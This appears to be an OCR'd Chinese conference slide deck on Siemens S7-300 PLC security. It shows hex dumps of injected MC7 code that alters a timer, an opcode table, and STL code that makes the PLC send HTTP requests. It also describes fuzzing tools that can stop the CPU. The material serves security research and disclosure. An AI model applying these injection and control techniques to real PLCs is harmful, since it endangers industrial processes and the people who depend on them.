
```
0030  08 00 fd 50 00 00 03 00  00 f7 02 f0 80 32 03 00   ...P.... .....2..
0040  00 0b 00 00 02 00 e2 00  00 1e 01 00 de 00 fb 70   ........ .......p
0050  70 01 01 02 08 00 01 00  00 01 4a 00 00 00 00 03   p....... ..J.....
0060  67 c1 09 2d 1e 03 9d cb  0c 11 4c 00 1c 00 12 00   g..-.... ..L.....
0070  16 00 d4 80 08 fc 06 30  0c 03 00 24 00 00 00 00   .......0 ...$....
0080  00 00 00 00 00 f8 00 41  60 00 14 00 60 00 14 10   .......A `...`...
0090  66 d8 fc 00 60 00 14 30  0c 03 00 24 01 00 00 00   f...`..0 ...$....
00a0  00 00 00 00 00 f8 01 41  60 00 14 00 60 00 14 10   .......A `...`...
00b0  66 d9 fc 00 60 00 14 30  0c 03 00 24 02 00 00 00   f...`..0 ...$....
00c0  00 00 00 00 00 f8 02 41  60 00 14 00 60 00 14 10   .......A `...`...
00d0  66 da fc 00 60 00 14 30  0c 03 00 24 03 00 00 00   f...`..0 ...$....
00e0  00 00 00 00 00 f8 03 41  60 00 14 00 60 00 14 10   .......A `...`...
00f0  66 db fc 00 60 00 14 30  0c 03 00 24 04 00 00 00   f...`..0 ...$....
0100  00 00 00 00 00 f8 04 41  60 00 14 00 60 00 14 10   .......A `...`...
0110  66 dc fc 00 60 00 14 30  0c 03 00 24 05 00 00 00   f...`..0 ...$....
0120  00 00 00 00 00 f8 05 41  60 00 14 00 60           .......A `...
```

MC7 注入实例(3)

// Word	
L 2#00000000	30 02 00 00
L 2#1111111111111111	30 02 FF FF
L W#16#0000	30 07 00 00
L W#16#FFFF	30 07 FF FF
L C#0	30 08 00 00
L c#999	30 08 09 99
L 0	30 03 00 00
L 255	30 03 00 FF
L 65535	30 03 FF FF
L -1	30 03 FF FF
L 'S'	30 05 00 53
L 'S7'	30 05 53 37
L S5T#0MS	30 0C 00 00
L S5T#10MS	30 0C 00 01
L S5T#1S	30 0C 01 00
L B#(0, 0)	30 06 00 00
L B#(255, 128)	30 06 FF 80
L D#1990-1-1	30 0A 00 00
L D#2009-8-22	30 0A 1C 05

MC7 注入实例(4)


- 在无等级保护的情况下修改定时器的时间为1秒



Address	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f
00000000	70	70	01	01	02	08	00	01	00	00	01	4c	00	00	00	00
00000010	02	52	41	bc	2d	18	03	9d	cb	0c	11	4c	00	1c	00	12
00000020	00	16	00	d6	80	00	fc	06	a1	00	30	0c	01	00	24	00
00000030	00	00	00	00	00	00	00	00	f8	00	41	60	00	14	00	60
00000040	00	14	10	66	d8	fc	00	60	00	14	30	0c	01	00	24	01
00000050	00	00	00	00	00	00	00	00	f8	01	41	60	00	14	00	60
00000060	00	14	10	66	d9	fc	00	60	00	14	30	0c	01	00	24	02
00000070	00	00	00	00	00	00	00	00	f8	02	41	60	00	14	00	60
00000080	00	14	10	66	da	fc	00	60	00	14	30	0c	01	00	24	03


S7 300 PLC支持多种连接方式

- 多种连接方式
  - S7连接
  - 冗余的S7连接
  - 点对点连接
  - FMS连接
  - FDL连接
  - ISO传输连接
  - ISO on TCP连接
  - TCP连接
  - UDP连接
  - 电子邮件连接



S7 300 PLC支持多种连接对象

- 多种连接连接对象
  - 相同型号PLC CPU与PLC CPU之间通信
  - 不同型号PLC CPU与PLC CPU之间通信
  - PLC与上位机之间通信
  - PLC与其他以太网设备通信




S7 300 CP的FC5/6功能

- 通信功能块
  - FC5→ “AG_SEND“
  - FC6→ “AG_RECV“
- 异步通信方式
- 类似传统Socket通信
  - SEND功能
  - RECV功能

CP的自定义Socket通信

- 选择连接方式
  - S7
  - TCP/UDP
  - 激活连接的建立
- 调用FC5/FC6
  - FC
- 使用DB构建收发缓冲区
  - 背景数据块

自定义Socket通信实现(1)



自定义Socket通信实现(2)


- FC5 STL:

```
CALL  "AG_SEND"
      ACT   :=L20.0
      ID    :=1
      LADDR :=W#16#100
      SEND  :=P#DB99.DBX0.0
    BYTE 38
      LEN   :=38
      DONE  :=M99.1
      ERROR :=M99.2
      STATUS:=MW100
```

- FC6 STL:


```
CALL  "AG_RECV"
      ID    :=1
      LADDR :=W#16#100

    RECV  :=P#DB199.DBX0.0
    BYTE 1024
      NDR   :=M99.3
      ERROR :=M99.4
      STATUS:=MW102
      LEN   :=DB99.DBW38
```

自定义Socket通信实现(3)



地址	名称	类型	初始值	注释
0.0		STRUCT		
+0.0	send1	BYTE	B#16#47	G
+1.0	send2	BYTE	B#16#45	E
+2.0	send3	BYTE	B#16#54	T
+3.0	send4	BYTE	B#16#20	
+4.0	send5	BYTE	B#16#2F	/
+5.0	send6	BYTE	B#16#20	
+6.0	send7	BYTE	B#16#48	H
+7.0	send8	BYTE	B#16#54	T
+8.0	send9	BYTE	B#16#54	T
+9.0	send10	BYTE	B#16#50	P
+10.0	send11	BYTE	B#16#2F	/
+11.0	send12	BYTE	B#16#31	1
+12.0	send13	BYTE	B#16#2E	.
+13.0	send14	BYTE	B#16#31	1
+14.0	send15	BYTE	B#16#D	/r
+15.0	send16	BYTE	B#16#A	/n
+16.0	send17	BYTE	B#16#48	H
+17.0	send18	BYTE	B#16#6F	o
+18.0	send19	BYTE	B#16#73	s


自定义Socket通信实现(4)



@DB199 -- TCP\Kcon2015\CPU 313C ONLINE

地址	名称	类型	初始值	实际值	注释
0.0	Recv[0]	BYTE	B#16#0	B#16#68	临时占位符变量
1.0	Recv[1]	BYTE	B#16#0	B#16#31	
2.0	Recv[2]	BYTE	B#16#0	B#16#3E	
3.0	Recv[3]	BYTE	B#16#0	B#16#49	
4.0	Recv[4]	BYTE	B#16#0	B#16#74	
5.0	Recv[5]	BYTE	B#16#0	B#16#20	
6.0	Recv[6]	BYTE	B#16#0	B#16#77	
7.0	Recv[7]	BYTE	B#16#0	B#16#6F	
8.0	Recv[8]	BYTE	B#16#0	B#16#72	
9.0	Recv[9]	BYTE	B#16#0	B#16#6B	
10.0	Recv[10]	BYTE	B#16#0	B#16#73	
11.0	Recv[11]	BYTE	B#16#0	B#16#21	
12.0	Recv[12]	BYTE	B#16#0	B#16#3C	
13.0	Recv[13]	BYTE	B#16#0	B#16#2F	
14.0	Recv[14]	BYTE	B#16#0	B#16#68	
15.0	Recv[15]	BYTE	B#16#0	B#16#31	
16.0	Recv[16]	BYTE	B#16#0	B#16#3E	
17.0	Recv[17]	BYTE	B#16#0	B#16#3C	
18.0	Recv[18]	BYTE	B#16#0	B#16#2F	
19.0	Recv[19]	BYTE	B#16#0	B#16#62	

自定义Socket通信实现(5)



自定义Socket通信实现(6)

- Black Hat USA 2015
  - INTERNET-FACING PLCS - A NEW BACK ORIFICE
    - FB65 "TCON"
    - FB63 "TSEND“
    - FB64 "TRCV“
    - 通过S7-300 PLC的内部通信块实现Socks5代理功能
    - 更高级、更灵活

S7 PLC特性

如何构造测试工具

RELEASED EXPLOITS TOOLS

S7 PLC特性

- 非标签方式寻址
- 功能块按照数字编号排序
  - FC 1
  - SDB 1001
- 变量数据是按地址寻址
  - M0.0→bit 0000
  - M0.1→bit 0001
  - DB1.DBX1~
- 方便遍历测试而不需要进行枚举
  - For i in range(000000,001234)

通用性增强

- 可设置连接模块与槽号
  - Rack
  - Slot
- S7连接的初始化方式
  - PG
  - OP
  - S7

工具实现

- S7 Fuzz Tools
  - Get Module info
  - Set CPU Run/Stop
  - Fuzz Set Value
  - Fuzz DB Data
  - Fuzz Block

S7 Fuzz Tools 测试用例与效果(1)

- 测试设备
  - CPU: 6ES7 313-5BG04-0AB0
  - CP: 6GK7 343-1CX10-0XE0
- 启用等级保护
- 用例：
  - Rack:0 Slot:2
- 结果

S7 Fuzz Tools 测试用例与效果(2)

- 测试设备
  - CPU: 6ES7 313-5BG04-0AB0
  - CP: 6GK7 343-1CX10-0XE0
- 不启用等级保护
- 用例：
  - Rack:0 Slot:2
- 结果

MC7Code Inject测试用例与效果(1)

- 测试设备
  - CPU: 6ES7 313-5BG04-0AB0
  - CP: 6GK7 343-1CX10-0XE0
- 不启用等级保护
- 用例：
- 结果

总结

About

- site:
  - plcscan.org